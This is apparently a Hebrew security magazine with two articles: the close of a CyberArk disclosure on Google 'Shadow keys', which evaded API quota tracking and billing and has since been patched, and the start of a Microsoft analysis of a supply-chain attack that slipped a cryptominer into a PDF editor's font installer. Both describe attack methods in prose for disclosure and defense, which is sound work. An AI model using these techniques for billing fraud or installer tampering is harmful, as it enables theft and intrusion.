


עשינו עוד מספר בקשות בשימוש של "Shadow key" ואז שוב החזרנו את המפתח המקורי שקיבלנו לקוד האפליקצייה.

כפי שניתן לראות על פי "By response code" נעשה שימוש ובקשה משירותים של גוגל מפות על ידי האפליקצייה שלנו:





אבל כפי שניתן לראות יכולנו לגשת לשירותים של גוגל מפות מבלי להיות מגולים בשימוש של "Shadow key". המקומות הריקים המסומנים על פי הפילטר של "By credentials" מראים כי המערכת לא זיהתה את המפתחות ולכן הגרפים שונים וחסרים:




בתצלומי המסך הבאים ניתן לראות בלשונית החיובים שאנו מוגבלים במספר הבקשות שלנו לטעינת המפה ובקשת מידע משרתי גוגל מפות. השימוש של המפתח שלנו מוגבל ל-20 טעינות ובקשות ליום.

כאשר אנו משתמשים במפתח המקורי שקיבלנו מגוגל בתוך קוד האפליקציה שלנו המערכת מזהה שהמשתמש ביצע ועבר את מכסת הבקשות המותרת לו ליום:







הקו האדום אשר מוצג בתצוגת המשתמש מעיד ומצביע על כך שעברנו את מכסת הבקשות המותרת לנו ליום:




אך כאשר אנו משתמשים בקוד שלנו ב-"Shadow key" ניתן לראות שמערכת ה-API Console לא מזהה שעברנו את מכסת הבקשות המותרת לנו ליום שהגדרנו כעת להיות 35 בקשות ליום:





כפי שניתן לראות לא הוצג בתצוגת המשתמש קו אדום שמעיד על כך שעברנו את המכסה היומית של הבקשות:



הצלחנו לגשת ליישום, לעקוף את האיתור ולהימנע מתשלום - גם לאחר שחרגנו ממגבלת הבקשות היומית שלנו - מכיוון שה-"Shadow key" לא שייך למשתמש על פי הלשונית "Credentials" ב-Dashboard של בעל הפרוייקט אשר ב-API Console של גוגל.

סיכום

באמצעות מפתח API מקורי יחיד של גוגל הצלחנו למצוא "Shadow keys" שנוצרו באופן אוטומטי בגלל פגיעות במנגנון יצירת המפתחות של גוגל. מפתחות אלו אפשרו לנו להתחמק ממנגנון הזיהוי והתשלום של ה-Console API ולהימנע מביצוע תשלום לגוגל עבור מכסת בקשות שחרגה מהמותר.

על ידי מפתח מקורי יחיד תוקף יכול למצוא וליצור "Shadow keys", למכור אותם למשתמשים זדוניים אחרים, להביא להם את היכולת לקבל גישה לאותם יישומים ומידע כאילו השתמשו במפתח המקורי אך מבלי להתגלות על ידי מערכת הזהוי והתשלום ב-API Console של גוגל.

מעבדות CyberArk עמדו בכללי "responsible disclosure" והודיעו לגוגל על הפגיעות - אשר תוקנה לאחר מכן. כעת לא ניתן עוד למצוא וליצור "Shadow keys" על ידי שימוש בשירות "script loader" של גוגל.

בנוסף CyberArk בדקה ואישרה שה-"Shadow keys" שנוצרו לפני התיקון לא ניתנים לשימוש יותר וש-"Shadow keys" חדשים לא מיוצרים יותר על ידי מנגנון יצירת המפתחות של גוגל.

ציר הזמן של הדיווח

- 28/01/2018: קיום של "Shadow keys" דווח לגוגל על ידי חוקר ממעבדות CyberArk
- 09/03/2018: גוגל הגיבה שהפגיעות שדווחה על ידנו בבדיקה של צוות ה-API של גוגל
- 20/03/2018: גוגל אישרה ש-"Shadow keys" היא אכן פגיעות ונתנה פרס כספי לחוקר ממעבדות CyberArk במסגרת תוכנית התגמול למציאת באגים ופגיעויות של גוגל
- 03/04/2018: גוגל מציינת כי בעיה זו תטופל בעוד מספר שבועות
- 23/05/2018: החוקר ממעבדות CyberArk הבחין כי הפגיעות תוקנה
- 24/05/2018: גוגל הודיעה כי הם הוציאו תיקון עבור "Shadow keys"

מקורות

- https://www.googleapis.com/youtube/v3/videos?part=id&key=
- https://translation.googleapis.com/language/translate/v2/detect?key=
- https://www.google.com/jsapi?key=
- https://developers.google.com/maps/documentation/javascript/usage?hl=en_US
- https://support.google.com/googleapi/answer/7036164
- https://support.google.com/googleapi/answer/7035610
- https://developers.google.com/maps/pricing-and-plans/
- https://developers.google.com/maps/documentation/directions/get-api-key
- https://console.developers.google.com

תקיפת שרשרת: מחקר תקיפתה של שרשרת האספקה של שרשרת אספקה אחרת

מאת Elia Florio וליאור בן פורת

הקדמה

לאחרונה צוות המחקר של Windows Defender ATP מחברת Microsoft זיהה וסיכל מתקפה על חברת תוכנה. מתקפה אשר מטרתה הייתה להטמיע קוד זדוני במוצר תוכנה לגיטימי ובכך להגיע ללקוח/לקוחות אחרים, מתקפה כזו מכונה "Software Supply Chain Attack" או בעברית - "חבלה בשרשרת האספקה של תוכנה", אך במקרה הנ"ל נראה כי מדובר בתקיפה שבוצעה על שרשרת האספקה של שרשרת אספקה נוספת - תוקפים אנונימיים הצליחו להשתלט על תשתית משותפת הנמצאת בין חברת תוכנה המספקת עורך מסמכי PDF לבין חברה המספקת לה את חבילת ההתקנה (ה-Installer) כך שה-Installer יתקין בנוסף לעורך ה-PDF גם קוד זדוני.

רק בעת החקירה הצלחנו להבין את הטוויסט בעלילה - כאשר הובן כי בית התוכנה המספק את עורך ה-PDF כלל לא נתקף. המוצר שלו הוחלף באמצעות התערבות בתהליך הנמצא בבית התוכנה השני - זה המספק את חבילת ההתקנה. כאן הבנו שמדובר במקרה חריג. הסיפור הנ"ל מהווה עוד דוגמא לכך שתוקפים ישקיעו משאבים רבים על מנת לחדור לארגונים השונים.

לפי הערכות שלנו, התקיפה החלה היכנשהו בין ינואר למרץ השנה אך בתקופה זו הייתה מאוד מצומצמת. למרות שבמקרה שלנו אפקט הנזק היה קטן יחסית, המתקפה הנ"ל גרמה לנו להבין שתי נקודות חשובות: הראשונה היא שאנו עדים לכך שיש מגמת עליה בכל הנוגע לכמות התקיפות מסוג זה, והשניה היא שנראה כי ניצול המשאבים של עמדות קצה לטובת כריית מטבעות קריפטוגרפיים הוא עניין מרכזי בקמפייני התקיפה של האקרים, ונראה כי גם כאן המגמה היא מגמת עליה.

בנוסף לכך, ממצאי המחקר מראים כי המעורבים בפרשה הם לא "תוקפים מעצמתיים", אלא פושעי-סייבר מן השורה אשר מנסים להרוויח את כספם באמצעות כריית מטבעות. הדבר מלמד על כך שתקיפות על שרשרת האספקה הן כבר לא נחלתם הבלעדית של "מעצמות סייבר" ושל "תוקפים מעצמתיים", וכי גם האקרים בעלי "אמצעי תקיפה אזרחיים" מסוגלים לבצע זאת. במאמר זה נביא את השתלשלות פרטי האירוע, כמו-כן את הפרטים הטכניים.

עונת הציד החלה

כמו רב התקיפות מהסוג הנ"ל, גם זו - בוצעה באופן שקט מאוד, אך עם זאת, היא זוהתה ע"י Windows Defender ATP באופן אוטומטי (המוצר אשר אנו מפתחים ועושים בו שימוש בצוות).

תוכנות כריית מטבעות כפי זאת שמצאנו בקמפיין הזה מאופיינות בסט מאוד מסויים של התנהגויות ייחודיות - הן יהיו צרכני מעבד גדולים ביחס לשאר התהליכים במחשב (במיוחד בזמנים בהם המחשב אינו בשימוש), הן ידווחו בתדירות קבועה את תוצאותיהן לשרת הכרייה (Mining Pool), והן ישתמשו לרוב במחרוזות טקסט / שמות שרתים אשר יהיו אופייניות רק להן. בשיטות אלה ואחרות ניתן בקלות יחסית לנתר אחר פעילות תוכנות הכרייה ולזהותן.

לאחר הזיהוי האוטומטי, צוות המחקר שלנו החל את המחקר והמעקב אודות המתקפה. לאט לאט החלו להופיע תופעות שונות אשר העידו על היקף התקיפה: התראות אודות תהליכים אשר מבצעים כריית מטבעות קריפטוגרפיים המסווים את עצמם כ-pagefile.sys והופעלו באמצעות Service זדוני במערכת ההפעלה בשם: xbox-service.exe.

בהסתכלות על מסך ציר-זמן ההתראות שמספק ATP נראה היה שאותו שירות הותקן ע"י חבילת התקנה שירדה באופן אוטומטי משרת חשוד:


[ההתראה שקפצה בעת זיהוי הנוזקה]

זיהוי ותיקון של מכונה אשר נדבקה בנוזקה לכריית מטבעות קריפטוגרפיים הינו הליך פשוט יחסית. אך עם זאת, על מנת לחקור ולאתר את המקור ממנו הגיעה הנוזקה לעמדה מלכתחילה - זהו עניין אחר לגמרי. ביצוע משימה זו ללא יכולות EDR על העמדת הקצה היא משימה לא פשוטה. יהיה לא פשוט לענות על שאלות בסיסיות למחקר כגון:

- מי יצר את הקבצים xbox-service.exe ו-pagefile.sys על העמדת הקצה?
- מי יצר את ה-Service שטען את xbox-service.exe ונתן לו הרשאות גבוהות?
- איזו פעילות רשתית הייתה על המכונה ברגעים שלפני יצירת ה-Service?

על מנת לענות על שאלות אלו, השתמשנו ביכולות של ATP שהיה מותקן על המכונות שנפגעו. ובעזרת הצצה ב-Timeline של מכונות אלו קיבלנו בקלות את התשובות לשאלותינו. ראינו כי המקור ל-Service שנוצר היה בקובץ MSI אשר ירד כחלק מחבילת התקנה של עורך PDF אלטרנטיבי ל- Adobe Acrobat Reader.

אותו קובץ MSI הותקן בצורה שקטה כחלק מתוסף חבילת פונטים, אשר מורד ומותקן במסגרת ההתקנה האוטומטית, בנוסף למספר קבצי MSI נוספים. כל קבצי ה-MSI היו נקיים וחתומים דיגיטלית ע"י אותה חברה, כולם מלבד אותו קובץ MSI שכלל את הקוד המפגע. כעת די ברור היה לנו שמשהו בעת שלב ההורדה וההתקנה של חבילה זו נפגע. וזו בדיוק האינדיקציה שחיפשנו - אינדיקציה לכך שמדובר בחבלה בשרשרת האספקה.



[שימוש ב-Windows Defender ATP המציג מי, מתי ומה גרם ל-xbox-service.exe לפעול כ-Service על המכונה הנגועה]


כפי שבעבר ראינו, במתקפות שרשרת אספקה אחרות, החבאה של קוד זדוני בתוך חבילות התקנה או עדכוני תוכנה הן אזור המועדף מאוד על תוקפים. ניצול של שלבים אלו מבטיח לתוקפים ריצה בהרשאות גבוהות (לעיתים אף כ-SYSTEM) ובכך הם מבטיחים לעצמם את היכולת לבצע את כל השינויים שברצונם לבצע במערכת, שינויים כמו העתקת קבצים לתיקיית מערכת ההפעלה, שינוי ערכי Registry, הוספת של Service-ים וכו'.

ברגע שהיינו מספיק בטוחים עם תוצאות החקירה שלנו, יצרנו קשר עם ספק תוכנת ה-PDF. נראה היה שהם כלל לא היו מודעים לאירוע וישר החלו לחקור את הסיפור מהצד שלהם. בעת העבודה המשותפת לנו ולצוות מבית התוכנה, גילינו שספק התוכנה עצמו כלל לא נתקף, אלא יתרה מכך - הוא עצמו היה קורבן לתוצאות המתקפה בשל כך שהוא עצמו עשה שימוש בתוכנת ה-PDF ובכך הריץ את חבילת ההתקנה הנגועה.

ברגע שהבנו זאת, ספק התוכנה יצר קשר עם שותפיו - החברה אשר אחראית על תהליך ההתקנה, והם איתרו את השרתים הנגועים, טיפלו באירוע ופתחו בחקירה בעצמם.

התקפה רב-שכבתית של שרשרת האספקה

מטרתם של התוקפים הייתה להתקין תוכנה לכריית מטבעות קריפטוגרפיים על מחשבי הקורבנות. הם השתמשו בתוכנת ה-PDF כדי להפיץ ולהוריד את הקוד הזדוני שלהם. עם זאת, כדי לתקוף את שרתי ההפצה של תוכנת ה-PDF הם תקפו את אחד מספקי השירות של אותה חברה, אשר סיפק שרתים לאחסון חבילת פונטים אשר מורדת ומותקנת על מחשב הקורבן בעת שלב ההתקנה.



[תרשים מתאר התקיפה והחדרת הקוד הזדוני לעורך ה-PDF]

מתקפה זו מראה לנו שגם פושעי-סייבר החלו לעשות שימוש בטכניקות מורכבות שעד כה נראו רק בעת תקיפות מעצמתיות. על מנת לבצע מתקפה כזו בהצלחה יש לבצע לא מעט איסוף מידע מקדים (Reconnaissance), על התוקפים להבין בדיוק איך תהליך ההתקנה של המוצר עובד, היכן האזור שיהיה הכי קל להטמיע בו את הקוד הזדוני ולבסוף גם להצליח להגיע לאותו שרת שבו אוחסנה אותה חבילת התקנה כדי ליצור לעצמם את ההזדמנות לביצוע המתקפה.

יותר מכך - התוקפים מצאו נקודה כל כך טובה לחטיפת שלב ההתקנה מבלי הצורך לתקוף את רשת בית התוכנה, זאת ע"י החלפת קובץ ה-MSI ע"י חולשה שהם מצאו באחת התשתיות של ספק התשתית. בעקבות כך, בית התוכנה שסיפק את התוכנה עצמה אפילו לא היה מודע לכך שהתוכנה שלו מספקת קוד זדוני בעת ההתקנה שלה.

להלן הסבר כללי המתאר את שלבי התקיפה הרב שכבתית:

1. התוקפים יצרו העתק של תשתיות שרת בית התוכנה בשרת מקביל אשר נמצא בשליטתם. באמצעות שרת זה הם אחסנו את כל קבצי ה-MSI הדרושים להליך ההתקנה. כל אותם הקבצים הינם נקיים וחתומים.


2. התוקפים ביצעו פעולת Decompile ושינו את אחד מקבצי ה-MSI - חבילת הפונטים, בכך שהוסיפו לתוכו את התוכן הזדוני (Payload), תוכן אשר הכיל את קוד המשמש לכריית המטבעות. לאחר שינוי זה, החבילה לא הייתה עוד חתומה ומהימנה כשאר הקבצים.

3. באמצעות חולשה לא ידועה (ככל הנראה לא מדובר בתקיפת MiTM או חטיפת DNS), התוקפים הצליחו להשפיע על מאפייני ה-Installer המאוחסן בשרתי בית התוכנה ולגרום לו לפנות לשרת הנמצא בשליטתם ולהוריד משם את קבצי ה-MSI, ובכללותם - גם את חבילת הפונטים הזדונית.

4. בעקבות כך, למשך תקופת זמן מוגבלת, ה-Installer החתום והתקין של התוכנה הפנה לקישורי הורדה אשר הצביעו על שרת הממוקם באוקראינה אשר שימש את התוקפים וזאת במקום להפנות לשרת הלגיטימי של בית התוכנה.

